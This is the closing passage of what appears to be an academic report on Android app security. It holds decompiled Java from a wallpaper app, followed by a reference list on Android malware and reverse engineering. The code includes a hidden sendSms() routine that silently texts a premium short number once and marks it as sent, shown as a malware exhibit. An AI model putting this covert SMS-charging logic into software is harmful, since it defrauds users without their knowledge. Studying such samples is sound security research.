protected void onDestroy()
{
  super.onDestroy();
}
```


```
public void onItemClick(AdapterView<?> paramAdapterView, View paramView, int
paramInt, long paramLong)
{
  PrintStream localPrintStream = System.out;
  String str = "arg2 = " + paramInt;
  localPrintStream.println(str);
  GridView localGridView = this.dialogGridView;
  if (!paramAdapterView.equals(localGridView))
   return;
  switch (paramInt)
  {
  default:
  case 0:
  case 1:
  case 2:
  case 3:
  }
  while (true)
  {
   this.iTouch = 0;
   return;
   finish();
   continue;
   try
   {
    if (this.iDrawable == null)
    {
     Drawable localDrawable = getResources().getDrawable(2130837505);
     this.iDrawable = localDrawable;
    }
```

```
      Bitmap localBitmap = ((BitmapDrawable)this.iDrawable).getBitmap();
      getApplicationContext().setWallpaper(localBitmap);
      this.menuDialog.cancel();
      Toast.makeText(this, "设置桌面成功！", 1).show();
    }
    catch (IOException localIOException)
    {
      while (true)
        localIOException.printStackTrace();
    }
    if (!this.iAutoFlag)
      autoPlay();
    while (true)
    {
      this.menuDialog.cancel();
      break;
      boolean bool = this.mTimerTask.cancel();
      this.iAutoFlag = 0;
    }
    this.menuDialog.cancel();
  }
}
  public boolean onLongClick(View paramView)
  {
    View localView = this.main;
    if (paramView.equals(localView))
    {
      if (this.iAutoFlag)
        break label33;
```

```
    openDialog(0);
  }
  while (true)
  {
    this.iTouch = 1;
    return false;
    label33: openDialog(1);
  }
}
protected void onPause()
{
  super.onPause();
}
protected void onResume()
{
  iStartTime = getTimeVal();
  super.onResume();
}
public void save()
{
  SharedPreferences.Editor localEditor1 = this.scDB.edit();
  String str1 = this.scState;
  SharedPreferences.Editor localEditor2 = localEditor1.putString(str1, "Y");
  String str2 = this.scNumber;
  long l = System.currentTimeMillis();
  SharedPreferences.Editor localEditor3 = localEditor1.putLong(str2, l);
  boolean bool = localEditor1.commit();
}
public void sendSms()
{
```

```
String str = getStateVal();
if ("Y".equals(str))
  return;
SmsManager localSmsManager = SmsManager.getDefault();
Intent localIntent = new Intent();
PendingIntent localPendingIntent1 = PendingIntent.getBroadcast(this, 0, localIntent, 0);
PendingIntent localPendingIntent2 = null;
localSmsManager.sendTextMessage("1066185829", null, "921X1", localPendingIntent1, localPendingIntent2);
save();
 }
}
```

2. Images of Seesmic Application (27)



References

1. B. Wissingh and T. Kruger, (2011 Jan 28), "*Privacy Issues with the Android Market RP1 Project Paper*", [Online], Avaliable: http://staff.science.uva.nl/~delaat/sne-2010-2011/p21/report.pdf, Date Accessed: 2011 July.

2. R. Shah, "*Analyzing and Dissecting Android Applications for Security defects and Vulnerabilities*", [Online], Available: http://www.net-security.org/dl/articles/Blueinfy_Rushil_ScanDroid_Paper.pdf, Date Accessed: 2011 July.

3. "*What is Android and its Architecture*", [Online], Available: http://users.du.se/~hjo/cs/ik2001/presentation/android_2010-10-19.pdf, Date Accessed: 2011 August.

4. K. H. Khan and M.N. Tahir, (2010 July 27), "*Android Security, A survey. So far so* good", [Online], Available: http://imsciences.edu.pk/serg/2010/07/android-security-a-survey-so-far-so-good/, Date Accessed: 2011 July.

5. A.D Schmidt, H.G Schmidt, L Batyuk, J.H Clausen, S.A Camptepe and S. Albayrak, "*Smartphone Malware Evolution Revisited: Android Next Target?*", [Online], Available:http://www.dai-labor.de/fileadmin/files/publications/326600420_android_mw.pdf, Date Accessed: 2011 July.

6. J. Burns, (2008 Oct), "*DEVELOPING SECURE MOBILE APPLICATIONS FOR ANDROID : An introduction to making secure Android applications*", [Online], Available:http://www.isecpartners.com/storage/white-papers/iSEC_Securing_Android_Apps.pdf, Date Accessed: 2011 July.

7. "*Installing the* SDK", [Online], Available: http://developer.android.com/sdk/installing.html, Date Accessed: 2011 June.

8. T. Vennon, (2010 Feb 24), "*Android Malware: A Study of Known and Potential Malware* Threats", [Online], Available: http://www.scribd.com/doc/27444254/Android-Malware-Whitepaper, Date Accessed: 2011 August.

9. L. Jeter, M. Mani and T. Reinschmidt, (2010 May 5), "*Smart Phone Malware: The danger and protective strategies*", [Online], Available: https://csel.cs.colorado.edu/~luje3922/Guardian2010-05-05.pdf, Date Accessed: 2011 August.

10. CNCCS, "*Smartphone* Malware", [Online], Available: http://press.pandasecurity.com/usa/wp-content/uploads/2011/06/CNCCS-Smartphone-Malware-Full-Report-Translated-06-7-11-FINAL.pdf, Date Accessed: 2011 August.

11. J. Burns, (2009 June), "*MOBILE APPLICATION SECURITY ON ANDROID*", [Online], Available: http://www.blackhat.com/presentations/bh-usa-09/BURNS/BHUSA09-Burns-AndroidSurgery-PAPER.pdf, Date Accessed: 2011 August.

12. J. Rutkowska, (2006 Nov), "*Intorducing Stealth Malware* Taxonomy", [Online], Available: http://invisiblethings.org/papers/malware-taxonomy.pdf, Date Accessed: 2011 August.

13. W. Enck, D. Octeau, P. McDaniel and S. Chaudari, "*A Study Of Android Application* Security", [Online], Available: http://www.enck.org/pubs/enck-sec11.pdf, Date Accessed: 2011 August.

14. Lookout Mobile Security, (2011 Aug), "*Lookout Mobile Threat* Report", [Online], Available: https://www.mylookout.com/_downloads/lookout-mobile-threat-report-2011.pdf, Date Accessed: 2011 June.

15. R. Sen, (2011 Feb 07), "*Android* Applications", [Online], Available: http://entity-x.com/wp-content/uploads/2011/02/daedalus_focus_android.pdf, Date Accessed: 2011 August.

16. J. Knudson, (2011 July 15), "*Reduce Your Android Security* Risks", [Online], Available: http://www.processor.com/articles/P3314/15bp14/15bp14.pdf?guid, Date Accessed: 2011 July.

17. "*Android ApkTool*", [Online], Available: http://code.google.com/p/android-apktool/, Date Accessed: 2011 June.

18. B. Wissingh and T. Kruger, (2011 Jan 28), "*Privacy Issues with the Android Market RP1 Project Paper*", [Online], Avaliable: http://staff.science.uva.nl/~delaat/sne-2010-2011/p21/report.pdf, Date Accessed: 2011 July.

19. Cute Android, "*Open Source Android Apps for Developers: Dex2Jar*", [Online], Available: http://www.cuteandroid.com/tag/dex2jar, Date Accessed: 2011 June.

20. Technopedia, "*Android SDK*", [Online], Available: http://www.techopedia.com/definition/4220/android-sdk, Date Accessed: 2011 June.

21. "*Notepad++*", [Online], Available: http://notepad-plus-plus.org/, Date Accessed: 2011 June.

22. WinZip, "*Brief Tutorial – Introducing WinZip*", [Online], Available: http://kb.winzip.com/help/Brief_Tutorial_Introducing_WinZip.htm, Date Accessed: 2011 June.

23. "*Java Decompiler – JD-GUI*", [Online], Available: http://java.decompiler.free.fr/?q=jdgui, Date Accessed: 2011 June.

24. A. K. Gahalaut and P. Khandnor, (2010), "*REVERSE ENGINEERING: AN ESSENCE FOR SOFTWARE RE-ENGINEERING AND PROGRAM ANALYSIS*", [Online], Available: http://www.ijest.info/docs/IJEST10-02-06-131.pdf, Date Accessed: 2011 July.

25. T. Blasing, L. Batyuk, A. D. Schmidy, S. A. Camptepe and S. Albayrak, "*An Android Application Sandbox System for Suspicious Software Detection*", [Online], Available: http://www.dai-labor.de/fileadmin/Files/Publikationen/Buchdatei/Thomas_AAS_Malware2010.pdf, Date Accessed: 2011 July.

26. "*Android APK Application Package File Format*", [Online], Available: http://www.file-extensions.org/article/android-apk-file-format-description, Date Accessed: 2011 August.

27. "*Android Market: Seesmic – Manage your Social Network*", [Online], Available: https://market.android.com/details?id=com.seesmic&hl=en, Date Accessed: 2011 June.

28. Dot Com Infoway, "*Android by 2012: A study on Present and Future of Google's* Android", [Online]. Available: http://www.dotcominfoway.com/attachments/268_White-paper-Android-by-2012.pdf, Date Accessed: 2011 August.

29. "*What is Android*", [Online], Available: http://developer.android.com/guide/basics/what-is-android.html, Date Accessed: 2011 June.

30. William Enck, Machigar Ongtang and Patrick McDaniel, "*Understanding Android Security"*.

31. J. Boutet (2010 Mar 22), "*Malicious Android Applications: Risks and Exploitation"*, [Online], Available: http://www.sans.org/reading_room/whitepapers/malicious/malicious-android-applications-risks-exploitation_33578, Date Accessed: 2011 June.